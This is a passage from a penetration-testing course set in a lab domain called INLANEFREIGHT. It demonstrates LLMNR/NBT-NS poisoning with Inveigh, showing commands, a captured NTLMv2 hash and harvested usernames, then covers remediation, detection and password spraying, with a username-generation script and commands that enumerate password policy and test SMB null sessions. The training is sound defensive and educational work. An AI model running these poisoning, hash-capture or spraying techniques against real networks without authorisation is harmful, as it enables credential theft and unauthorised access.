
[*] Inveigh 1.506 started at 2022-02-28T19:26:30
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.16.5.25
[+] Spoofed IP Address = 172.16.5.25
[+] ADIDNS Spoofed = Disabled
[+] DNS Spoofed = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofed = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofed = Disabled
[+] NBNS Spoofed For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Certificate Issuer = Inveigh
[+] HTTPS Certificate CN = localhost
[+] HTTPS Capture = Enabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM

```

```
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Tools
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
WARNING: [-] [2022-02-28T19:26:31] Error starting HTTP listener
WARNING: [!] [2022-02-28T19:26:31] Exception calling "Start" with "0"
argument(s): "An attempt was made to access a
socket in a way forbidden by its access permissions"
$HTTP_listener.Start()
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofed disabled]
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofed disabled]
[+] [2022-02-28T19:26:31] LLMNR request for academy-ea-web0 received from
172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofed disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofed disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from
172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofed disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofed disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from
172.16.5.125 [response sent]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofed disabled]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received
from 172.16.5.125 [spoofed disabled]
[+] [2022-02-28T19:26:33] LLMNR request for academy-ea-web0 received from
172.16.5.125 [response sent]
[+] [2022-02-28T19:26:34] TCP(445) SYN packet detected from
172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) negotiation request detected from
172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) NTLM challenge 7E3B0E53ADB4AE51 sent to
172.16.5.125:56834
```

<SNIP>

We can see that we immediately begin getting LLMNR and mDNS requests. The below animation shows the tool in action.

A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The window shows two command lines: "PS C:\Tools> Import-Module .\Inveigh.ps1" and "PS C:\Tools> Invoke-Inveigh -NBNS Y -ConsoleOutput Y -FileOutput Y". The rest of the window is blank, indicating the tool is running in the background.

```
PS C:\Tools> Import-Module .\Inveigh.ps1
PS C:\Tools> Invoke-Inveigh -NBNS Y -ConsoleOutput Y -FileOutput Y
```

C# Inveigh (InveighZero)

The PowerShell version of Inveigh is the original version and is no longer updated. The tool author maintains the C# version, which combines the original PoC C# code and a C# port of most of the code from the PowerShell version. Before we can use the C# version of the tool, we have to compile the executable. To save time, we have included a copy of both the PowerShell and compiled executable version of the tool in the `C:\Tools` folder on the target host in the lab, but it is worth walking through the exercise (and best practice) of compiling it yourself using Visual Studio.

Let's go ahead and run the C# version with the defaults and start capturing hashes.

```
PS C:\htb> .\Inveigh.exe
[*] Inveigh 2.0.4 [Started 2022-02-28T20:03:28 | PID 6276]
[+] Packet Sniffer Addresses [IP 172.16.5.25 | IPv6]
```

```
fe80::dcec:2831:712b:c9a3%8]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofed Reply Addresses [IP 172.16.5.25 | IPv6
fe80::dcec:2831:712b:c9a3%8]
[+] Spoofed Options [Repeat Enabled | Local Attacks Disabled]
[ ] DHCPv6
[+] DNS Packet Sniffer [Type A]
[ ] ICMPv6
[+] LLNMR Packet Sniffer [Type A]
[ ] MDNS
[ ] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAUTH NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Tools]
[+] Previous Session Files (Not Found)
[*] Press ESC to enter/exit interactive console
[!] Failed to start HTTP listener on port 80, check IP and port usage.
[!] Failed to start HTTPv6 listener on port 80, check IP and port usage.
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from
172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:31] LLNMR(A) request [academy-ea-web0] from 172.16.5.125
[response sent]
[-] [20:03:31] LLNMR(AAAA) request [academy-ea-web0] from 172.16.5.125
[type ignored]
[+] [20:03:31] LLNMR(A) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:31] LLNMR(AAAA) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [type ignored]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from
172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:32] LLNMR(A) request [academy-ea-web0] from 172.16.5.125
[response sent]
[-] [20:03:32] LLNMR(AAAA) request [academy-ea-web0] from 172.16.5.125
[type ignored]
```

```
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
```

As we can see, the tool starts and shows which options are enabled by default and which are not. The options with a `[+]` are default and enabled by default and the ones with a `[]` before them are disabled. The running console output also shows us which options are disabled and, therefore, responses are not being sent (mDNS in the above example). We can also see the message `Press ESC to enter/exit interactive console`, which is very useful while running the tool. The console gives us access to captured credentials/hashes, allows us to stop Inveigh, and more.

We can hit the `esc` key to enter the console while Inveigh is running.

<SNIP>

```
[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61310
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61311
C(0:0) NTLMv1(0:0) NTLMv2(3:9)> HELP
```

After typing `HELP` and hitting enter, we are presented with several options:

```
===== Inveigh Console Commands
=====
```

Command	Description
---------	-------------

```

=====
=====

GET CONSOLE           | get queued console output
GET DHCPv6Leases    | get DHCPv6 assigned IPv6 addresses
GET LOG               | get log entries; add search string to
filter results
GET NTLMV1             | get captured NTLMv1 hashes; add search
string to filter results
GET NTLMV2             | get captured NTLMv2 hashes; add search
string to filter results
GET NTLMV1UNIQUE      | get one captured NTLMv1 hash per user;
add search string to filter results
GET NTLMV2UNIQUE      | get one captured NTLMv2 hash per user;
add search string to filter results
GET NTLMV1USERNAMES   | get usernames and source IPs/hostnames
for captured NTLMv1 hashes
GET NTLMV2USERNAMES   | get usernames and source IPs/hostnames
for captured NTLMv2 hashes
GET CLEARTEXT          | get captured cleartext credentials
GET CLEARTEXTUNIQUE   | get unique captured cleartext
credentials
GET REPLYTODOMAINS    | get ReplyToDomains parameter startup
values
GET REPLYTOHOSTS       | get ReplyToHosts parameter startup
values
GET REPLYTOIPS          | get ReplyToIPs parameter startup values
GET REPLYTOMACS         | get ReplyToMACs parameter startup values
GET IGNOREDOMAINS       | get IgnoreDomains parameter startup
values
GET IGNOREHOSTS         | get IgnoreHosts parameter startup values
GET IGNOREIPS           | get IgnoreIPs parameter startup values
GET IGNOREMACS          | get IgnoreMACs parameter startup values
SET CONSOLE             | set Console parameter value
HISTORY                | get command history
RESUME                 | resume real time console output
STOP                   | stop Inveigh

```

We can quickly view unique captured hashes by typing `GET NTLMV2UNIQUE`.

```

=====
=====

Unique NTLMv2 Hashes
=====

Hashes
=====

=====
=====

backupagent : :INLANEFREIGHT:B5013246091943D7:16A41B703C8D4F8F6AF75C47C3B50C
B5:01010000000000001DBF1816222DD801DF80FE7D54E898EF0000000002001A0049004E0

```

<SNIP>

We can type in `GET NTLMV2USERNAMES` and see which usernames we have collected. This is helpful if we want a listing of users to perform additional enumeration against and see which are worth attempting to crack offline using Hashcat.

===== NTLMv2 Usernames =====		
IP Address	Host	
Username	Challenge	
172.16.5.125	ACADEMY-EA-FILE	
INLANEFREIGHT\backupagent	B5013246091943D7	
172.16.5.125	ACADEMY-EA-FILE	
INLANEFREIGHT\frontend	32FD89BD78804B04	
172.16.5.125	ACADEMY-EA-FILE	
INLANEFREIGHT\clusteragent	28BF08D82FA998E4	
172.16.5.125	ACADEMY-EA-FILE	
INLANEFREIGHT\wley	277AC2ED022DB4F7	
172.16.5.125	ACADEMY-EA-FILE	

INLANEFREIGHT\svc_qualsys | 5F9BB670D23F23ED

Let's start Inveigh and then interact with the output a bit to put it all together.

```
PS C:\Tools> .\Inveigh.exe
```

Remediation

Mitre ATT&CK lists this technique as [ID: T1557.001](#), Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay.

There are a few ways to mitigate this attack. To ensure that these spoofing attacks are not possible, we can disable LLMNR and NBT-NS. As a word of caution, it is always worth slowly testing out a significant change like this to your environment carefully before rolling it out fully. As penetration testers, we can recommend these remediation steps, but should clearly communicate to our clients that they should test these changes heavily to ensure that disabling both protocols does not break anything in the network.


We can disable LLMNR in Group Policy by going to Computer Configuration --> Administrative Templates --> Network --> DNS Client and enabling "Turn OFF Multicast

Name Resolution."

The screenshot shows the Group Policy Management Editor interface. On the left, the navigation pane lists 'Computer Configuration' and 'Administrative Templates'. Under 'Administrative Templates', 'Network' is selected, which further branches into 'Background Intelligent Transfer Service (BITS)', 'BranchCache', 'DirectAccess Client Experience Settings', 'DNS Client', 'Fonts', 'Hotspot Authentication', 'Lanman Server', 'Lanman Workstation', 'Link-Layer Topology Discovery', 'Microsoft Peer-to-Peer Networking Services', 'Network Connections', 'Network Connectivity Status Indicator', 'Network Isolation', 'Network Provider', 'Offline Files', 'QoS Packet Scheduler', 'SNMP', 'SSL Configuration Settings', and 'TCPIP Settings'. The 'DNS Client' node is expanded, and the 'Turn off multicast name resolution' policy setting is selected. The right-hand pane displays the policy settings with their descriptions and current state.

Setting	State	Comment
Allow NetBIOS queries for fully qualified domain names	Not configured	No
Allow DNS suffix appending to unqualified multi-label names	Not configured	No
Connection-specific DNS suffix	Not configured	No
Primary DNS suffix devolution level	Not configured	No
Turn off IDN encoding	Not configured	No
IDN mapping	Not configured	No
DNS servers	Not configured	No
PREFER link local responses over DNS when received over a non-link-local interface	Not configured	No
Primary DNS suffix	Not configured	No
Register DNS records with connection-specific DNS suffix	Not configured	No
Register PTR records	Not configured	No
Dynamic update	Not configured	No
Replace addresses in conflicts	Not configured	No
Registration refresh interval	Not configured	No
TTL value for A and PTR records	Not configured	No
DNS suffix search list	Not configured	No
Turn off smart multi-homed name resolution	Not configured	No
Turn off smart protocol reordering	Not configured	No
Update security level	Not configured	No
Update top level domain zones	Not configured	No
Primary DNS suffix devolution	Not configured	No
Turn off multicast name resolution	Not configured	No

NBT-NS cannot be disabled via Group Policy but must be disabled locally on each host. We can do this by opening Network and Sharing Center under Control Panel, clicking on Change adapter settings , right-clicking on the adapter to view its properties, selecting Internet Protocol Version 4 (TCP/IPv4) , and clicking the Properties button, then clicking on Advanced and selecting the WINS tab and finally selecting Disable NetBIOS over TCP/IP .




While it is not possible to disable NBT-NS directly via GPO, we can create a PowerShell script under Computer Configuration --> Windows Settings --> Script (Startup/Shutdown) --> Startup with something like the following:

```
$regkey =
"HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $regkey | foreach { Set-ItemProperty -Path
```

```
["$regkey\$($_.pschildname)"] -Name NetbiosOptions -Value 2 -Verbose}
```


In the Local Group Policy Editor, we will need to double click on Startup, choose the PowerShell Scripts tab, and select "For this GPO, run scripts in the following order" to Run Windows PowerShell scripts first, and then click on Add and choose the script. For these changes to occur, we would have to either reboot the target system or restart the network adapter.



To push this out to all hosts in a domain, we could create a GPO using Group Policy Management on the Domain Controller and host the script on the SYSVOL share in the scripts folder and then call it via its UNC path such as:

```
\\\inlanefreight.local\SYSVOL\INLANEFREIGHT.LOCAL\scripts
```

Once the GPO is applied to specific OUs and those hosts are restarted, the script will run at the next reboot and disable NBT-NS, provided that the script still exists on the SYSVOL share and is accessible by the host over the network.



Other mitigations include filtering network traffic to block LLMNR/NetBIOS traffic and enabling SMB Signing to prevent NTLM relay attacks. Network intrusion detection and prevention systems can also be used to mitigate this activity, while network segmentation can be used to isolate hosts that require LLMNR or NetBIOS enabled to operate correctly.

Detection

It is not always possible to disable LLMNR and NetBIOS, and therefore we need ways to detect this type of attack behavior. One way is to use the attack against the attackers by injecting LLMNR and NBT-NS requests for non-existent hosts across different subnets and alerting if any of the responses receive answers which would be indicative of an attacker spoofing name resolution responses. This [blog post](#) explains this method more in-depth.

Furthermore, hosts can be monitored for traffic on ports UDP 5355 and 137, and event IDs [4697](#) and [7045](#) can be monitored for. Finally, we can monitor the registry key `HKLM\Software\Policies\Microsoft\Windows NT\DNSClient` for changes to the `EnableMulticast` DWORD value. A value of `0` would mean that LLMNR is disabled.

Moving On

We've now captured hashes for several accounts. At this point in our assessment, we would want to perform enumeration using a tool such as BloodHound to determine whether any or all of these hashes are worth cracking. If we get lucky and crack a hash for a user account with some privileged access or rights, we can begin expanding our reach into the domain. We may even get very lucky and crack the hash for a Domain Admin user! If we were unlucky in cracking hashes or cracked some but did not yield any fruit, then perhaps password spraying (which we will cover in-depth in the following few sections) will be more successful.

Please allow 3-5 minutes for the machine to become available after spawning the target of the question below.

Password Spraying Overview

Password spraying can result in gaining access to systems and potentially gaining a foothold on a target network. The attack involves attempting to log into an exposed service using one common password and a longer list of usernames or email addresses. The usernames and emails may have been gathered during the OSINT phase of the penetration test or our initial enumeration attempts. Remember that a penetration test is not static, but we are constantly

iterating through several techniques and repeating processes as we uncover new data. Often we will be working in a team or executing multiple TTPs at once to utilize our time effectively. As we progress through our career, we will find that many of our tasks like scanning, attempting to crack hashes, and others take quite a bit of time. We need to make sure we are using our time effectively and creatively because most assessments are time-boxed. So while we have our poisoning attempts running, we can also utilize the info we have to attempt to gain access via Password Spraying. Now let's cover some of the considerations for Password spraying and how to make our target list from the information we have.

Story Time

Password spraying can be a very effective way to gain a foothold internally. There are many times that this technique has helped me land a foothold during my assessments. Keep in mind that these examples come from non-evasive "grey box" assessments where I had internal network access with a Linux VM and a list of in-scope IP ranges and nothing else.

Scenario 1

In this first example, I performed all my standard checks and could not find anything useful like an SMB NULL session or LDAP anonymous bind that could allow me to retrieve a list of valid users. So I decided to use the `Kerbrute` tool to build a target username list by enumerating valid domain users (a technique we will cover later in this section). To create this list, I took the `jsmith.txt` username list from the [statistically-likely-usernames](#) GitHub repo and combined this with results that I got from scraping LinkedIn. With this combined list in hand, I enumerated valid users with `Kerbrute` and then used the same tool to password spray with the common password `Welcome1`. I got two hits with this password for very low privileged users, but this gave me enough access within the domain to run BloodHound and eventually identify attack paths that led to domain compromise.

Scenario 2

In the second assessment, I was faced with a similar setup, but enumerating valid domain users with common username lists, and results from LinkedIn did not yield any results. I turned to Google and searched for PDFs published by the organization. My search generated many results, and I confirmed in the document properties of 4 of them that the internal username structure was in the format of `F9L8`, randomly generated GUIDs using just capital letters and numbers (`A-Z` and `0-9`). This information was published with the document in the `Author` field and shows the importance of scrubbing document metadata before posting anything online. From here, a short Bash script could be used to generate 16,679,616 possible username combinations.

```

#!/bin/bash

for x in {{A..Z},{0..9}}{{A..Z},{0..9}}{{A..Z},{0..9}}{{A..Z},{0..9}}
do echo $x;
done

```

I then used the generated username list with `Kerbrute` to enumerate every single user account in the domain. This attempt to make it more difficult to enumerate usernames ended up with me being able to enumerate every single account in the domain because of the predictable GUID in use combined with the PDF metadata I could locate and greatly facilitated the attack. Typically, I can only identify 40-60% of valid accounts using a list such as `jsmith.txt`. In this example, I significantly increased my chances of a successful password spraying attack by starting the attack with ALL domain accounts in my target list. From here, I obtained valid passwords for a few accounts. Eventually, I was able to follow a complicated attack chain involving [Resource-Based Constrained Delegation \(RBCD\)](#) and the [Shadow Credentials](#) attack to ultimately gain control over the domain.

Password Spraying Considerations

While password spraying is useful for a penetration tester or red teamer, careless use may cause considerable harm, such as locking out hundreds of production accounts. One example is brute-forcing attempts to identify the password for an account using a long list of passwords. In contrast, password spraying is a more measured attack, utilizing very common passwords across multiple industries. The below table visualizes a password spray.

Password Spray Visualization

Attack	Username	Password
1		Welcome1
1		Welcome1
1		Welcome1
DELAY		
2		Passw0rd
2		Passw0rd
2		Passw0rd
DELAY		
3		Winter2022

Attack	Username	Password
3		Winter2022
3		Winter2022

It involves sending fewer login requests per username and is less likely to lock out accounts than a brute force attack. However, password spraying still presents a risk of lockouts, so it is essential to introduce a delay between login attempts. Internal password spraying can be used to move laterally within a network, and the same considerations regarding account lockouts apply. However, it may be possible to obtain the domain password policy with internal access, significantly lowering this risk.

It's common to find a password policy that allows five bad attempts before locking out the account, with a 30-minute auto-unlock threshold. Some organizations configure more extended account lockout thresholds, even requiring an administrator to unlock the accounts manually. If you don't know the password policy, a good rule of thumb is to wait a few hours between attempts, which should be long enough for the account lockout threshold to reset. It is best to obtain the password policy before attempting the attack during an internal assessment, but this is not always possible. We can err on the side of caution and either choose to do just one targeted password spraying attempt using a weak/common password as a "hail mary" if all other options for a foothold or furthering access have been exhausted. Depending on the type of assessment, we can always ask the client to clarify the password policy. If we already have a foothold or were provided a user account as part of testing, we can enumerate the password policy in various ways. Let's practice this in the next section.

Enumerating & Retrieving Password Policies

Enumerating the Password Policy - from Linux - Credentialated

As stated in the previous section, we can pull the domain password policy in several ways, depending on how the domain is configured and whether or not we have valid domain credentials. With valid domain credentials, the password policy can also be obtained remotely using tools such as [CrackMapExec](#) or `rpcclient`.

```
crackmapexec smb 172.16.5.5 -u avazquez -p Password123 --pass-pol

SMB      172.16.5.5      445      ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
(signing:True) (SMBv1:False)
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\avazquez:Password123
```

```

SMB      172.16.5.5  445  ACADEMY-EA-DC01  [+] Dumping password
info for domain: INLANEFREIGHT
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Minimum password
length: 8
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Password history
length: 24
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Maximum password age:
Not Set
SMB      172.16.5.5  445  ACADEMY-EA-DC01
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Password Complexity
Flags: 000001
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Domain Refuse
Password Change: 0
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Domain Password
Store Cleartext: 0
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Domain Password
Lockout Admins: 0
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Domain Password No
Clear Change: 0
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Domain Password No
Anon Change: 0
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Domain Password
Complex: 1
SMB      172.16.5.5  445  ACADEMY-EA-DC01
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Minimum password age:
1 day 4 minutes
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Reset Account Lockout
Counter: 30 minutes
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Locked Account
Duration: 30 minutes
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Account Lockout
Threshold: 5
SMB      172.16.5.5  445  ACADEMY-EA-DC01  Forced Log off Time:
Not Set

```

Enumerating the Password Policy - from Linux - SMB NULL Sessions

Without credentials, we may be able to obtain the password policy via an SMB NULL session or LDAP anonymous bind. The first is via an SMB NULL session. SMB NULL sessions allow an unauthenticated attacker to retrieve information from the domain, such as a complete listing of users, groups, computers, user account attributes, and the domain password policy. SMB NULL session misconfigurations are often the result of legacy Domain

Controllers being upgraded in place, ultimately bringing along insecure configurations, which existed by default in older versions of Windows Server.

When creating a domain in earlier versions of Windows Server, anonymous access was granted to certain shares, which allowed for domain enumeration. An SMB NULL session can be enumerated easily. For enumeration, we can use tools such as `enum4linux`, `CrackMapExec`, `rpcclient`, etc.

We can use [`rpcclient`](#) to check a Domain Controller for SMB NULL session access.

Once connected, we can issue an RPC command such as `querydominfo` to obtain information about the domain and confirm NULL session access.

Using `rpcclient`

```
rpcclient -U "" -N 172.16.5.5

rpcclient $> querydominfo
Domain:      INLANEFREIGHT
Server:
Comment:
Total Users: 3650
Total Groups: 0
Total Aliases: 37
Sequence No:  1
Force Logoff: -1
Domain Server State: 0x1
Server Role:  ROLE_DOMAIN_PDC
Unknown 3:    0x1
